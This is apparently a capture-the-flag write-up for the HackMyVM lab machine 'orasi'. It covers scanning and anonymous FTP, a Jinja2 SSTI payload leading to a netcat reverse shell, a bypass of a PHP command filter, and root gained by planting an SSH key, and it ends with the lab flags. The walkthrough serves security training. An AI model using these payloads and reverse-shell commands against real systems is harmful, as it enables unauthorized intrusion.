

10.9.9.0/24 -- that has no internet accessNmap Results
# Nmap 7.98 scan initiated Sun Feb  8 01:45:52 2026 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.9.9.19
Nmap scan report for 10.9.9.19
Host is up (0.00041s latency).
Not shown: 65531 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 ftp      ftp          4096 Feb 11  2021 pub
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.6.6.6
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp   open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 8a:07:93:8e:8a:d6:67:fe:d0:10:88:14:61:49:5a:66 (RSA)
|   256 5a:cd:25:31:ec:f2:02:a8:a8:ec:32:c9:63:89:b2:e3 (ECDSA)
|_  256 39:70:57:cc:bb:9b:65:50:36:8d:71:00:a2:ac:24:36 (ED25519)
80/tcp   open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Site doesn't have a title (text/html).
5000/tcp open  http    Werkzeug httpd 1.0.1 (Python 3.7.3)
|_http-title: 404 Not Found
|_http-server-header: Werkzeug/1.0.1 Python/3.7.3
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Feb 8 01:46:01 2026 -- 1 IP address (1 host up) scanned in 9.14 secondsnmap output. Note that the FTP server allows anonymous authentication, with a directory named pub. There is also a web server on tcp/5000 running Werkzeug httpd, which is commonly used with Flask applications.echo -e '10.9.9.19\t\torasi.hmv' | sudo tee -a /etc/hostsAdd hosts entry for convenience
Service Enumeration
TCP/21
ftp ftp://anonymous:@orasi.hmv
ftp> get urlDownload the file


Binary Analysis
- Launch
ghidra - Start a new project
- Load the binary and analyze with CodeBrowser


mainWe'll start with the insert() calls on lines 8 — 16. If I had to guess, this is a byte array of hexadecimal-encoded characters.
ghidra, it will conveniently show you the decimal and character value.
0x2f converts back to / in UTF-8url and the first character in the array is /. I'd be surprised if this wasn't creating a character array of a URL.@'
insert(1,0x2f);
insert(2,0x73);
insert(0x2a,0x68);
insert(4,0x34);
insert(0xc,100);
insert(0xe,0x30);
insert(0x11,0x77);
insert(0x12,0x24);
insert(0x13,0x73);
'@.Split("`n").ForEach({[char][byte]$_.Split(',')[1].Split(')')[0]}).Split("`n")— split on line breaks to process line-by-line instead of a blob of text.ForEach({ ... })— process line-by-line[char][byte]$_.Split(',')[1].Split(')')[0]- Split on
,and take the value on the right - Then, split on
)and take the value on the left - Finally, cast each item as a
[byte], then[char]to print its UTF-8 value
- Split on
TCP/80


gobuster earlier on and didn't find any new URLs to probe.TCP/5000


HTTP 405 -- method not allowed. So, I suspect something is required in the URL query.We also have to assume
6 6 1337leet is factored into the challenge somehow. Parameter Fuzzing

mp64 -1 '1337leet' '?1?1?1?1?1?1' > params.txtUsing "1337leet" as the keyspace and keeping it to exactly 6 characters in length
ffuf -u 'http://orasi.hmv:5000/sh4d0w$s?PARAMFUZZ=whoami' \
-w params.txt:PARAMFUZZ -o fuzz.txt -fs 8
Use "-fs 8" to filter out "No input" responses

Input Fuzzing


7*7 is rendered on the page



Exploit
SSTI -> RCE
How We Got Here
- Initial
nmapscan revealed that the FTP server allows anonymous authentication and file browsing - Retrieved a binary from the FTP server called
url- The binary contains several
insert()calls, which is just a sequence of hexadecimal encoded bytes - Decoded back to UTF-8, the characters reveal a URL, which is valid on the Flask server
- The binary contains several
- Using the hint on the Apache server, we come up with a word list using
6 6 1337leetas the word length and keyspace respectively - We find
?l333ttis the valid URL parameter- Since this is a Flask server and it reflects the user input in the HTML template, we find that the app does not sanitize Jinja2 templating, allowing for SSTI and RCE
curl -s 'http://orasi.hmv:5000/sh4d0w$s' -G --data-urlencode "l333tt={{request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fbuiltins\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fimport\x5f\x5f')('os')|attr('popen')('man nc')|attr('read')()}}""man nc" on the target shows "-e" is available, allowing for an easy shell
sudo rlwrap nc -lnvp 443Start a TCP listener to catch the call back
curl -s 'http://orasi.hmv:5000/sh4d0w$s' -G --data-urlencode "l333tt={{request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fbuiltins\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fimport\x5f\x5f')('os')|attr('popen')('nc 10.6.6.6 443 -e /bin/bash')|attr('read')()}}"
Post-Exploit Enumeration
Operating Environment
OS & Kernel
Linux orasi 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64 GNU/Linux

PRETTY_NAME="Debian GNU/Linux 10 (buster)"
NAME="Debian GNU/Linux"
VERSION_ID="10"
VERSION="10 (buster)"
VERSION_CODENAME=buster
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"
Current User
uid=33(www-data) gid=33(www-data) groups=33(www-data)

Matching Defaults entries for www-data on orasi:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on orasi:
    (kori) NOPASSWD: /bin/php /home/kori/jail.php *
Users and Groups
Local Users
irida:x:1000:1000:irida,,,:/home/irida:/bin/bash
kori:x:1001:1001::/home/kori:/bin/sh
Local Groups
cdrom:x:24:irida
floppy:x:25:irida
audio:x:29:irida
dip:x:30:irida
video:x:44:irida
plugdev:x:46:irida
netdev:x:109:irida
bluetooth:x:111:irida
irida:x:1000:
kori:x:1001:
Network Configurations
Network Interfaces
ens18: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether bc:24:11:af:55:bb brd ff:ff:ff:ff:ff:ff
    inet 10.9.9.19/24 brd 10.9.9.255 scope global dynamic ens18
       valid_lft 4902sec preferred_lft 4902sec
    inet6 fe80::be24:11ff:feaf:55bb/64 scope link
       valid_lft forever preferred_lft forever
Interesting Files
/home/kori/jail.php
<?php
array_shift($_SERVER['argv']);
$var = implode(" ", $_SERVER['argv']);

if($var == null) die("Orasis Jail, argument missing\n");

function filter($var) {
        if(preg_match('/(`|bash|eval|nc|whoami|open|pass|require|include|file|system|\/)/i', $var)) {
                return false;
        }
        return true;
}
if(filter($var)) {
        $result = exec($var);
        echo "$result\n";
        echo "Command executed";
} else {
        echo "Restricted characters has been used";
}
echo "\n";
?>
Privilege Escalation
Lateral to Kori
Sudo Command
The sudo command here allows us to run /bin/php /home/kori/jail.php * as the user kori. Looking at the source code for /home/kori/jail.php, it's quite easy to bypass this regex matcher, since there are some commands it doesn't account for.
sudo rlwrap nc -lnvp 443Start a TCP socket to catch the call back
sudo -u kori /bin/php /home/kori/jail.php 'netcat 10.6.6.6 443 -e $(which sh)&'ncis filtered, butnetcatisn't`is filtered, but$()are not/is filtered, butwhichwill provide the full path to binaries in$PATH&starts the new process in the background


Lateral to Irida
APK File Analysis



nc -q 3 -lnvp 50080 < /home/kori/irida.apk &Open TCP/50080 and host the APK file
nc -q 3 orasi.hmv 50080 > irida.apkFetch the file

jadx-gui and then go to File > Open files ... > irida.apk.
ssh irida@orasi.hmv
Becoming Root


exec() on it, so this should be pretty straightforward... at least at first glance.echo -n "os.system('id')" | xxd -p | sudo /usr/bin/python3 /root/oras.py
exec(os.system('id')) runs and print() shows the outputcat << 'EOF' > /tmp/root.sh
#!/usr/bin/env bash
if ! [[ -d /root/.ssh ]] ; then
mkdir /root/.ssh
fi
ssh-keygen -t rsa -b 4096 -f /tmp/root_key -C "" -N "" >/dev/null
cat /tmp/root_key.pub >> /root/.ssh/authorized_keys
chown irida:irida /tmp/root_key
EOFCreate a script that we'll execute as root
echo -n "os.system('bash /tmp/root.sh')" | xxd -p | sudo /usr/bin/python3 /root/oras.py
ssh -i /tmp/root_key root@localhost
Flags
User
2afb9cbb10c22dc7e154a8c434595948
Root
b1c17c79773c831cbb9109802059c6b5